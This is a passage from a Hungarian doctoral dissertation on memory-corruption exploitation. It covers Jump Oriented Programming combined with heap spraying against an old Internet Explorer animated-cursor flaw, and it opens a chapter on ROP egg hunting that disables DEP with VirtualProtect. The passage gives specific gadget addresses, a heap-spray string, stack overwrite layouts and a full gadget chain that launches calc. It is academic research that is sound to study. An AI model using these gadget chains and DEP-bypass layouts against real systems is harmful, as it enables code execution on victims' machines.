- gadgetek végén az irányítást vissza kell vennie a dispatcher gadgetnek, ezért néhány regisztert be kell állítani a dispatcher gadget címére (*7c834c90*). Célszerű ezt úgy megtenni, hogy direkt és indirekt módon is lehetséges legyen a vezérlés átadása, pl. *ecx=7c834c90*, [*eax*] = *7c834c90*

A kezdeti regiszter beállítások miatt a Jump Oriented Programming támadásokat egy *popad* Return Oriented Programming gadgettel kell kezdeni, ezután pedig a dispatcher gadget címét kell a stackre tenni.

A heap spray miatt szükség van itt is egy sajátos nop sled-re, egy úgynevezett Jump Oriented Programming gadget nop-sledre. Ennek egy eleme egy üres utasítást tartalmazó gadget, pl:

kernel32.7c8108ff: jmp ecx

A Jump Oriented Programming heap spray exploit előkészítéséhez először az szükséges, hogy az index.htm fájlban a nopsled helyére a *7c8108ff* cím (*jmp ecx*) kerüljön.

var spraySlide = unescape("%u08ff%u7c81");

Ezután a *riff.htm* fájlban kell módosítani a LoadAniIcon metódus visszatérési címét egy *popad* gadget címére. Ilyen van pl. a *7c87e084* címen a vizsgált platformon:

popad
pop eax
ret 0x4

A felülírt stacknek tehát az alábbi módon kell kinéznie:

popad gadget címe:	*7c87e084*
popad edi regisztere:	*00000004*
popad esi regisztere:	*0b0b0b0c*
popad ebp regisztere:	
dummy érték popad esp helye:	
popad ebx regisztere:	
popad edx regisztere:	
popad ecx regisztere:	*7c834c90*
popad eax regisztere:	
pop eax:	
dummy érték a ret 0x4 miatt	
dispatcher gadget címe:	*7c834c90*


A *riff.htm*-ben ezeket az értékeket a 12.-ik duplaszótól kezdve kell elhelyezni. A leírt exploit beállításokkal a *LoadAniIcon*ból való visszatérés és a *popad* gadget végrehajtása után a dispatcher gadget kapja meg a vezérlést.

Az 5.7. ábrán látható módon a kódvégrehajtás a *7c834c90* (dispatcher gadget) és a *7c8108ff* (nop gadget) között ugrál, miközben az *esi* dispatcer tábla index négyesével növekszik.
A payload végrehajtása azonban nehézségekbe ütközik. A *WinExec* végrehajtására lenne szükség hasonlóan a ROP heap sprayhez, azonban a dispatcher gadget végén található *call* utasítás minden lépésben a stackre teszi a *7c834c95* címet. Így a metódushívások paramétereinek elhelyezése gyakorlatilag lehetetlen lesz. Mindezek miatt a payloadot közvetlen metódushívások nélkül vagy más dispatcher gadgettel kell megvalósítani. A "proof

of concept" támadáshoz én az utóbbit választottam, az alábbi alternatív dispatcher gadgetet a natív api-ból:

ntdll.7c939b31: add ebx, 0x10

ntdll.7c939b34: jmp dword [ebx]



5.7. ábra A stack teleírása a call hívás mellékhatásaként

Ennek a kódnak azon túl, hogy *jmp*-pal ugrik a következő elemre és nem szemeteli tele a stacket az az előnye is megvan, hogy a dispatcher táblára mutató regiszter (*ebx*) egy fix (16 byte) értékkel növelődik minden lépésben, így nem foglal másik regisztert.

A kalkulátor megnyitásához a payloadnak a ROP-nál bemutatott módon az alábbi feladatokat kell végrehajtani:

- kiírni a 'calc' stringet az adatszegmensre egy nulla stringet termináló bytesorozattal
- meghívni a *kernel32.WinExec* metódust a stacken előre elhelyezett paraméterekkel

- meghívni a *kernel32.ExitProcess* metódust

Ezekhez a feladatokhoz olyan Jump Oriented Programming gadgeteket kerestem, amelyek lépésenként végrehajtják a leírtakat. Az adatszegmensre írást pl. a *pop eax, pop ecx, mov [eax],ecx* gadgetekkel.

A vizsgált kódszegmensek elemzése után azt tapasztaltam, hogy sokkal kevesebb gadget áll rendelkezésre a Jump Oriented Programokhoz, mint egy Return Oriented Programhoz. Ennek oka az, hogy a ret utasítás lényegesen gyakrabban fordul elő a *dll* fájlok kódszegmensében, mint valamilyen regiszterrel meghatározott ugrást végrehajtó *jmp* utasítás. Ez a különbség annyira szembetűnő, hogy pl. *mov [eax], ecx* gadget, amelyet *jmp regiszter* utasítás követ (vagy közvetlenül, vagy akár 4-5 utasítással később) nem is volt található a vizsgált *dll*-ekben. Olyan gadget is csak mindösszesen kettő volt, amely call utasítással végződik, pl az alábbi:

kernel32.7c84500a:	*mov [eax], ecx*
	lea eax, [ebp-0x1c]
	push eax
	call esi

Az ilyen jellegű jump oriented gadgetekkel az a probléma, hogy a végén található *call esi* utasítás ráír a stackre és ezzel elrontja a későbbi metódushívások pl. a *WinExec* paraméterlistáját.

A nop-sleddel ellentétben szerencsére ezt a hibát könnyű kijavítani, pl az alábbi gadgettal:

kernel32.7c85d2f3:	*pop ebp*
	jmp eax

Amennyiben az *eax* regiszter is előzetesen a dipatcher gadgetre lett állítva, úgy a fenti gadget levesz egy értéket a stackről, így képes a feleslegesen a stackre került paramétereket eltávolítani. Mindezek figyelembevételével összeállítottam egy Heap-spray-el kombinált Jump Oriented Programot, amely valóban megnyitja a kalkulátort. A használt gadgeteket a (5.2. táblázatban foglaltam össze). A táblázatnak van egy többlet stack oszlopa, amely azt szemlélteti, hogy az adott gadget végrehajtása során hány felesleges érték van a stacken.


Minden metódushívás előtt ezeket a többlet értékeket le kell szedni a stackről (9-22 és 26-32. sor), hogy a metódusok a ténylegesen kiválasztott paraméterekkel fussanak le.

	Cím	Gadget	Magyarázat	stack többlet
1.	7c839533	pop eax push eax call esi	Felveszi a stackről az adatszegmens egy címét 00403000 az eax-be	+2 (a közbenső push és a call miatt)
2.	7c842a9c	pop ecx mov [ebp-0x858], eax lea eax, [ebp-0x224] call esi	Felveszi a stackről a 'calc'-ot az ecx-re	+3 (a call miatt)
3.	7c84500a	mov [eax], ecx lea eax, [ebp-0x1c] push eax call esi	Kiírja az adatot a megfelelő helyre ('calc' -> 00404030)	+5 (a push és a call miatt)
4.	7c839533	Ugyanaz, mint 1.	Felveszi a 00403004 címet	+7
5.	7c842a9c	Ugyanaz, mint 2.	Felveszi a '\0\0\0\0' értéket	+8
6.	7c84500a	Ugyanaz, mint 3.	Kiírja a termináló nullát	+10
7.	7c835eff	pop edi cmp dword [ebp+ecx*4+0x45],0xffffffe 4 push eax call esi	Felveszi a WinExec címét a stackről	+12 (a push és a call miatt)
8.	7c839533	Ugyanaz, mint 1.	Beállítja eax-et a dispatcher gadget címére	+14
9.-22.	7c85d2f3	pop ebp jmp eax	Levesz egy értéket a stackről (14-szer ismételve)	0
23.	7c81c69e	call edi mov eax,[ebp-0x4c]	Végrehajtja a WinExec-et	+3 (2db push és a call)

		add eax, 0x4 push eax lea eax, [ebp-0x30] push eax call esi		
24.	7c835eff	Ugyanaz, mint 7.	Beállítja edi-be az ExitProcess címét	+5
25.	7c839533	Ugyanaz, mint 1.	Beállítja eax-et a dispatcher gadget címére	+7
26.-32.	7c85d2f3	Ugyanaz, mint 9.	Levesz egy értéket a stackről (7-szer ismételve)	0
33.	7c81c69e	Ugyanaz, mint 23.	Végrehajtja az ExitProcess-t	+3

5.2. Táblázat JOP payload heap sprayhez

A megalkotott Jump Oriented Programming payload 33*16 byte = 528 byte hosszú, mivel a dispatcher tábla indexe 16-tal ugrik előre minden lépésben. Az index-jop.htm megnyitása után az exploit lefut, és a kalkulátor megnyílik.



5.8. ábra A Jump Oriented Programming és a heap spray együttes használata

A futás debuggolása során látható, hogy valóban végrehajtódik a dispatcher táblába írt utasítások sorozata, tehát egy teljesen szabályos jump oriented program futott le, amely heapspray-jel került a memóriába (5.8. ábra).

A megalkotott támadás előnyei vizsgálataim szerint az alábbiak:

- A payload előzetesen bekerült a memóriába, tehát nem volt szükség a metódus visszatérési címet felülíró adathoz csatolni a támadó kódot is. A metóduscím felülírás és a payload együttes használata történik a klasszikus puffer-túlcsordulásnál valamint a hagyományos Return-Oriented technikánál illetve minden olyan Jump Oriented támadásnál ahol a dispatcher tábla a stackre kerül. Az exploit kiszűrése emiatt lényegesen nehezebb, mert a tényleges korrupciót végrehajtó adat lényegesen rövidebb. Ugyanez az előny a hagyományos heap spraynél is megvan, tehát ez az előnyös tulajdonság a klasszikus Jump Oriented Programming kiaknázásokhoz hasonlítva jelent előnyt.
- szintén a klasszikus Jump Oriented Programinghoz képest jelent előnyt, hogy a stack mérete nem jelent semmilyen korlátot. A stackre mindösszesen két támadó adat került, minden egyéb támadó adat a heapen van.
- a hagyományos heap spray technikához hasonlítva jelent előnyt, hogy ezen kiaknázással nem történik kódvégrehajtás adat memóriarészen. Hagyományos heap spray technikánál meg lehet tenni, hogy a payloadot tartalmazó heaprész DEP védelmét előzetesen kikapcsoljuk. A bemutatott megoldással erre nincs szükség, mivel ténylegesen nincs kódvégrehajtás az adatszegmensen.
- bármely Return Oriented Programming támadáshoz képest jelent előnyt, hogy tetszőleges anti-rop technika hatástalan ellene. Ez a támadás akkor is működne, ha valóban *ret* nélküli kernelből [5-6] állna a vizsgált operációs rendszer.
- egy általános Jump Oriented támadáshoz képest jelent előnyt, hogy nagyobb az alkalmazható dispatcher gadgetek köre. A payload hossza gyakorlatilag tetszőleges lehet (a heap óriási), így olyan gadget is alkalmazható dispatcher gadgetnek, amely a dispatcher tábla indexét nagyobb értékkel növeli.

Hátrányok:

- a módszer legnagyobb hátránya a ROP-hoz hasonlóan a memória címtér randomizálás (ASLR) problémája. Ez a probléma bármely Jump Oriented programoknál is megvan, ugyanakkor a klasszikus heap spray erre nem érzékeny.
- a Return Oriented Programokhoz képest jelent hátrányt, hogy sokkal kevesebb a rendelkezésre álló gadget a Jump Oriented Programokhoz. Ugyan mindkét kiaknázás típus Turing-teljes elméletben, de a rendelkezésre álló gadgetek mégiscsak befolyásolják a támadó kódot.

Az ASLR kiküszöbölésére ugyanazokat a megoldásokat lehet alkalmazni, mint ami a ROP-nál is említésre került:

- ha más hibából adódóan kiszivárog a randomizáltan elhelyezett kódszegmensek tényleges helye, úgy a támadó kódot erre lehet szabni
- sok próbálkozásnál meg lehet tippelni egy-egy kódszegmens aktuális helyzetét, bár a rendelkezésre álló gadgetek számát tekintve több futtatható modul használata valószínűleg elkerülhetetlen

Összességében egy olyan támadó "proof of concept" exploitot sikerült megalkotni, amely sikeresen ötvözi a Jump Oriented Programming és a heap spray féle kiaknázások előnyeit:

- a payload előzetesen kerül a memóriába
- nem szükséges kódot futtatni az adatszegmensen
- nem szükséges egyetlen memóriarész DEP védelmét se módosítani a futáshoz
- az anti-rop technikák teljesen hatástalanok ellene
- bizonyos körülmények között az ASLR is megkerülhető vele
- az alkalmazható dispatcher gadgetek köre sokkal bővebb egy egyszerű Jump Oriented Programhoz képest.

A támadó kód teljes forrása a B függelékben található.

5.5 Összegzés

Jelen fejezetben megvizsgáltam a Return Oriented Programming szoftverhiba kiaknázási technika és a heap spray payload elhelyezési technika valamint a Jump Oriented

Programming szoftverhiba kiaknázási technika és a heap spray payload elhelyezési technika kombinálhatóságát. Mindkét kombináció vizsgálatánál azt tapasztaltam, hogy a módszerek egyesítése technikailag lehetséges és a módszerek számos előnyös tulajdonsága megjelenik a kifejlesztett új szoftverhiba kiaknázási módszerekben. A modern memóriakorrupciós támadások heap spray módszerrel történő payload-elhelyezésével kapcsolatban eredményeimet a második tézisben fogalmaztam meg:

2. a, Megvizsgáltam a Return Oriented Programming (ROP) memória korrupciós kiaknázási technika és a heap spray payload elhelyezési technika kombinálhatóságát, és a két módszer együttes használatával egy hatékonyan alkalmazható új támadási technikát dolgoztam ki. A kidolgozott technika azzal jellemezhető, hogy a payloadot a memóriakorrupció kiaknázása előtt helyezi el a memóriában és képes az adatvégrehajtás elleni védelem megkerülésére. Meghatároztam az együttes használat feltételeit, előnyeit és hátrányait. "Proof of concept" jellegű támadó kóddal bizonyítottam a ROP és heap spray technika kombinációjának helyes működést.

2. b, Megvizsgáltam a Jump Oriented Programming (JOP) memória korrupciós kiaknázási technika és a heap spray payload elhelyezési technika kombinálhatóságát és a két módszer együttes használatával egy hatékonyan alkalmazható új támadási technikát dolgoztam ki. A kidolgozott technika azzal jellemezhető, hogy az előzetes payload elhelyezés és az adatvégrehajtás elleni védelem megkerülésén túl a ROP ellen kidolgozott védelmek megkerülésére is alkalmas. Meghatároztam az együttes használat feltételeit, előnyeit és hátrányait. "Proof of concept" jellegű támadó kóddal bizonyítottam a JOP és heap spray technika kombinációjának helyes működést.

Kapcsolódó publikációk:

Erdodi L, Applying Return Oriented and Jump Oriented Programming Exploitation Techniques with heap spraying, Acta Polytechnica Hungarica (accepted)

6. Return Oriented Programming egg-hunting

Ebben a fejezetben a Return Oriented Programming memória korrupció kiaknázási technika és az egg hunting payloadkeresési technika lehetséges kombinációival kapcsolatos kutatásaimat mutatom be.

Az egg hunting módszert általában akkor használják, amikor a támadó kód elhelyezésére csak korlátozott hely áll rendelkezésre. Tételezzük fel, hogy a támadó a szoftverhiba kihasználása során csupán egy rendkívül kis nagyságú helyre tud írni. Ez a feltételezés azért is életszerű, mert sok esetben valóban korlátos a rendelkezésre álló hely nagysága, különösen akkor fordul ez elő, amikor a stacken történik a felülírás. Egy korlátozott nagyságú helyre a támadó nem tud tetszőleges funkciójú payloadot elhelyezni, mivel az nem fér el oda. Előfordulhat, hogy a rendelkezésre álló hely annyira kicsi, hogy még a legegyszerűbb payload sem fér ebbe bele.

Az egg hunting során a támadó a memórikorrupció kiaknázása előtt elhelyezi a memóriában (nem a memóriakorrupció helyén) a kívánt hosszúságú támadó kódot. Ez a támadó kód kerülhet egy tömb egy elemébe vagy egy string változóba, stb. A kiaknázás során a programfutását erre a címre kell irányítani, de ehhez persze ismerni kell azt a virtuális memória címet, ahová a payload került. Ez normál körülmények között nem lehetséges, mivel a payload a heap vagy a stack valamely részébe kerül, de ennek pontos címe nem ismert, mivel futásidőben történik a memóriafoglalás. Az egg hunting során a felülírt korlátozott nagyságú futtatható memóriarészre egy olyan kódsorozat kerül, amely a memóriát végignézve megkeresi az előzetesen elhelyezett payloadot, majd a futást ide irányítja. Az egg hunting kódsorozat a payloadot úgy keresi meg, hogy egy mintázatot keres a memóriában, amely a payload legelejét jelzi. Ez a jelzőérték az egg. A klasszikus egg hunting során tehát a payload a memóriakorrupció kihasználása előtt kerül a memória egy a korrupciót nem érintő részére, a felülírt területre pedig egy payloadkeresési rövid kódsorozat kerül.

A szakirodalomban számos megvalósítás és összefoglaló található. Az első komoly összefoglaló 2004-ből származik [57]. Egy egg-hunter kódra 3 feltételt fogalmaz meg:

- Robusztusnak kell lennie, tehát a memóriát olyan módon kell végignéznie, hogy az érvénytelen memóriarészek vizsgálata se vezessen az egg-hunter leállásához

- Rövidnek kell lennie, hogy beférjen a rendelkezésre álló kis nagyságú felülírható memóriarészbe
- Gyorsnak kell lennie, hogy a nagyméretű virtuális memória végignézése se tartson sokáig

Három megvalósítás került bemutatásra linuxos és windowos operációs rendszerekre is. A megoldások közötti különbséget alapvetően az képezi, hogy az egg-hunter miként védekezik a nem olvasható memóriacímek olvasása közben fellépő hiba ellen (első feltétel). Mivel az egg-hunter a memória egy jelentős részét végignézi sorban, ezért ha egy nem olvasható memóriarészhez érkezik, akkor az ellenőrzés nélküli memóriaolvasás a támadó kód leállásához vezethet. A windowsra készített megoldások közül a legrövidebb mindössze 24 byte (6.1 táblázat).

Megoldás	Hossz
SEH Injekció	60 byte
IsBadReadPtr	37 byte
NtDisplayString	24 byte

6.1. Táblázat Egg hunter megoldások hosszai Windowsra [57] alapján

A Corelean team exploit író tutorialja [58] részletesen bemutatja a fenti megoldások gyakorlati használhatóságát. Az egg hunting módszernek létezik egy úgynevezett "omlette egg" megvalósítása [59] is. Ebben az esetben a payload részekre van bontva olyan módon, hogy mindegyik elé bekerül egy egg és néhány további információt tartalmazó érték. Az egg-hunter kód nem csupán egy részt keres így a memóriában, hanem a payload összes darabját megkeresi és sorrendben lefuttatja. Előnye ennek a megoldásnak az, hogy nem szükséges nagyobb összefüggő memóriaterület a payload elhelyezésére. [60] egy példán keresztül mutatja be az "omlett egg" megoldást. Az "egg-sandwich" egg-hunter megoldást [61] az érvénytelen payloadok kiszűrésére találták ki. Abban az esetben, ha a tényleges payload mégsem kerül be a memóriába teljes hosszában (valamely nem várható mellékhatás miatt), úgy az exploit végrehajtás a szoftver leállásához vezethet. Az egg-sandwich megoldás alapötlete az, hogy az egg jelzőértéket nem csak a tényleges payload elejére, hanem annak végére is bekerül. A payload elején lévő egg mögé bekerül még a payload hossza, így a végrehajtás megkezdése előtt ellenőrizhető, hogy a payload végén található egg érték is jelen van-e a memóriában. Amennyiben a nyitó egg megtalálható, de a záró egg már nem került be

az adott memóriarészbe, úgy feltételezhető, hogy a payload sem került be teljes hosszban az adott helyre így annak futtatása a szoftver leállásához vezetne. Ebben az esetben az egg-hunter nem irányítja a vezérlést a csonka payloadra, hanem helyette inkább másik payload példányt keres.

Az összes bemutatott megoldásnak egy nagyon fontos jellemzője, hogy az egg hunting kódnak futtathatónak kell lennie. Abban az esetben, ha a stacket a memórialap futtatási védelem (DEP windowson) védi, úgy ezek a megoldások nem fognak működni. A kutatás során azt vizsgáltam, hogyan valósítható meg az egg hunting memórialap futási védelem esetén. A szakirodalomban összesen egy forrás található, amelynél az egg-hunter és a DEP együttes vizsgálhatóságát tárgyalják [62]. A bemutatott megoldás alapötlete az, hogy a memórialap futtatási védelemmódosító metódusok segítségével futtathatóvá kell tenni az egg-hunter kódot. A DEP kikapcsolására számos metódushívás ismert. Amennyiben a DEP védelem az egg-hunternél kerül kikapcsolásra, úgy az egg-hunter ugyanúgy le fog futni, mintha bármely más payload került volna oda. A fő problémát azonban az jelenti, hogy az egg-hunter futása után, a tényleges payloadon is alkalmazni kell a DEP módosítást. [62]-ban egy Metesploitra készült megoldás található, amely során a VirtualProtect metódust kétszer hajtja végre, először az egg-hunter futtathatóvá tétele miatt, majd a tényleges payload futása miatt ismét. A memórialap futás elleni védelem kikapcsolásától eltekintve a szakirodalomban más megoldást nem találtam a problémára. A szakirodalomban található egg-hunter megoldások nagyon nagy arányban 32 bites kódokkal készültek. Találhatóak megoldások 64 bites operációs rendszerekre alkalmazott általános egg-hunter megoldásokra is [63], a megoldási módszerekben ezek azonban nem jelentenek lényeges különbséget. Az egg-hunter kutatással kapcsolatos eredményeimet ezért én is 32 bites kódokkal szemléltetem.

A hagyományos egg-hunter megoldások hosszát jelentősen megnöveli az, hogy minden memóriaolvasás előtt ellenőrizni kell az adott memóriarészt hozzáférés szempontjából, mivel ha ez nem történik meg, úgy egy nem olvasható memóriacím leállítja az egg-hunter futását. Beszélhetünk ugyanakkor úgynevezett "blind egg-hunter" megoldásokról, amelyek során ilyen ellenőrzés nem történik. Ezekben az esetekben feltételezzük, hogy a keresés kezdeti címe és a tényleges payload között minden memóriarészhez van olvasási jogosultság. Az ilyen egg-hunterek lényegesen rövidebbek is lehetnek, akár 9 byte hosszú kóddal megoldható a címek sorban történő végignézése [69]. Használhatóság szempontjából nyilvánvalóan több korlát van egy hagyományos megoldáshoz képest, ugyanakkor sok esetben elképzelhető, hogy

a heap egy adott címe nagy valószínűséggel megmondható. A tényleges payload pontos helye ugyan nem ismert a heapen belül, de az előzetes memóriafoglalások miatt, a blind egg-hunter nem okozza a kódvégrehajtás leállását nem olvasható memória-rész miatt.

A vizsgálataim során három lehetséges módszert elemeztem. A módszereket elsőként elméleti megvalósíthatóság szempontjából vizsgáltam és összehasonlítottam őket az ismert egg hunting megoldásokkal és egymással. Ezek után a gyakorlati megvalósíthatóság szempontból is megvizsgáltam őket a CVE-2008-0038 Internet Explorer sérülékenységen keresztül. A három különböző módszer közül kettő saját megoldási ötlet. Az első vizsgált megoldás triviális, mivel memórialap futási védelem esetén nagyon gyakran kezdik a hibakiaknázást a memórialap futási védelem kikapcsolásával. Ez a megoldás lényegében megegyezik a [62]-ban találhatóval. Ezen megoldás vizsgálata a másik két megoldással történő összehasonlítás miatt szükséges. A vizsgált három megoldás az alábbi:

1. A memórialap futás elleni védelem kikapcsolása majd a hagyományos egg hunting kódok futtatása [62] megoldáshoz hasonlóan.
2. ROP technikával a hagyományos egg hunting kód vagy egy részének egy írható és futtatható memórirészbe helyezése majd végrehajtása
3. Egg hunting technika tisztán ROP technikával feltétel kiértékeléssel és ciklussal

6.1. Egg hunting kiaknázás a memórialap futás elleni védelmének kikapcsolásával

A memórialap futás elleni védelmét Windowsos operációs rendszereken az alábbi Windows API metódusokkal van lehetőség kikapcsolni illetve megkerülni [64]:

- *SetProcessDEPPolicy* (csak Vista sp1-ig van jelen a windows apiban)
- *VirtualAlloc* (ezzel egy új végrehajtható memóriarészt lehet létrehozni, így valamely memóriamásoló metódussal pl. *memcpy* a payloadot még ide kell másolni)
- *HeapCreate* (ezzel egy futtatható heap rész hozható létre, de az előzőhöz hasonlóan még *memcpy* is szükséges)

- *WriteProcessMemory* (ezzel bemásolható a payload egy írható és végrehajtható memóriaterületre)
- *VirtualProtect* (egy adott memóriarész DEP védelme módosítható közvetlenül, így ez az egyik legegyszerűbb és legkönnyebb megoldás)

A kikapcsolás megvalósítható Return to Libc vagy ROP technikával is. Mindkét esetben többféle módon elképzelhető a megvalósítás. Amennyiben a kívánt API címe ismert, úgy ROP-pal két egyszerű gadgettal megvalósítható a memórialap futás elleni védelmének kikapcsolása. Elegendő csupán az adott metódus címét egy regiszterbe helyezni az első gadgettal, a másodikkal pedig meghívni a regiszetert mint egy metódiuscímet. Az alábbi stack elrendezés a *kernel32.dll VirtualProtect* metódusával történő megvalósítást szemlélteti:

pop esi gadget címe
VirtualProtect címe
call esi gadeget címe
VirtualProtect első paramétere (cím, ahol a változás végrehajtódik)
VirtualProtect második paramétere (memória mérete, ahol a változást végre kell hajtani)
VirtualProtect harmadik paramétere (memórialap új védelme *0x40 write-execute*)
VirtualProtect negyedik paramétere (tetszőleges írható memóriacím)

A *call esi retn* utasításkombináció viszonylag gyakorinak számít a futtatható állományokban, így az *esi* regiszter segítségével indítható el legegyszerűbben a memórialap védelem módosítását végrehajtó metódust. Az alkalmazott *VirtualProtect kernel32.dll* metódus 4 paramétert igényel, így ezeket egymás után a stackre kell helyezni, emellett az *esi* regisztert beállító *pop esi* gadget címe és a *call esi* gadget címe is ide kerül. Abban az esetben, ha a memóriakorrupció során egy *c* stílusú stringgel történik a felülírás úgy fontos feltétel, hogy a string nem tartalmazhat 0 byte-ot, mivel ez a string végét jelzi. A *VirtualProtect* harmadik paramétere (*0x00000040*) három nulla byte-ot is tartalmaz, ezért az előzőekben említett esetben a kiaknázáshoz további lépések lennének szükségesek, amelyek jelentősen megnövelik az egg-hunter hosszát.

A memórialap futási védelmének kikapcsolása után a támadónak gondoskodnia kell a tényleges egg-hunter kód lefutásáról, így tehát vissza kell irányítania a kód futását a stackre. Ehhez használható pl. egy klasszikus *jmp esp* utasítás. Tovább növeli az egg-hunter hosszát az

is, ha a biztonság javára *nop-sledek* kerülnek az egg-hunter kód elé. A memórialap futás elleni védelmének megkerülésére az egg-hunter-es kiaknázás stack elrendezése az alábbi formában kell, hogy kinézzen egy általános esetben:

Relatív stack cím	Érték	Magyarázat
0x00	A *pop esi* gadget címe	Betölti *esi*-be a *VirtualProtect* címét
0x04	A *VirtualProtect* címe	
0x08	A *call esi* gadget címe	Végrehajtja a *VirtualProtect*-et
0x0c	Paraméter 1 (*lpAddress*)	A stack címe, ahol az egg-hunter van (nop sled legeleje)
0x10	Paraméter 2 (*dwSize*)	Egg hunter + *nopsled* hossza
0x14	Paraméter 3 (*flNewProtect*)	0x40 (*WriteExecute*)
0x18	Paraméter 4 (*lpflOldProtect*)	Tetszőleges írható memóriacím
0x1c	A *jmp esp* gadget címe	A végrehajthatóvá tett stack részre irányítja a kódvégrehajtást
0x20	Nop sled	
0x20 + nop sled hossz	Klasszikus egg-hunter	
0x24 + nop sled hossz	Klasszikus egg-hunter	
0x28 + nop sled hossz	Klasszikus egg-hunter	

6.2 Táblázat DEP kikapcsolás stack elrendezése

Elméletben tehát az így létrehozott egg-hunter payload kikapcsolja a memórialap futási védelmet és végrehajtja a tényleges payload keresését. Az így létrehozott egg-hunter kód DEP kikapcsoló részének a hossza 28 byte. Amennyiben a DEP kikapcsoló rész után egy klasszikus egg-hunter kód kerül, úgy kb. kétszeres hosszal lehet számolni (DEP kikapcsolás 28 byte + *NtDisplayString* megoldás 24 byte = 52 byte). Abban az esetben ha blind egg-hunter kerül a DEP kikapcsoló rész mögé úgy ez egg-hunter lényegesen rövidebb 28 byte + 10 byte = 38 byte lehet. Ez mintegy háromszorosa a DEP nélküli blind-egghunter megoldásnak.

Ezek a megoldások a két-háromszoros méret miatt sem nevezhetők nagynak és képesek a modern operációs rendszerekben szinte kötelezően jelen lévő memórialap futás elleni védelmét megkerülni. Gyakorlatban azonban további két problémával kell még szembenézni:

- Amennyiben memória címtér randomizálás (ASLR) van, úgy sem a *VirtualProtect* sem más memórialap futási védelmét változtató API címe nem ismert, így ezeket közvetlenül nem lehet az egg-hunter kódba tenni
- Az egg megtalálása nem jelenti feltétlenül annak futtathatóságát is. Mivel a memóriakorrupció által érintett részen memórialap futásvédelmet feltételeztem, nincs ok azt feltételezni, hogy a tényleges payload helyén nem ugyanez lesz a helyzet.

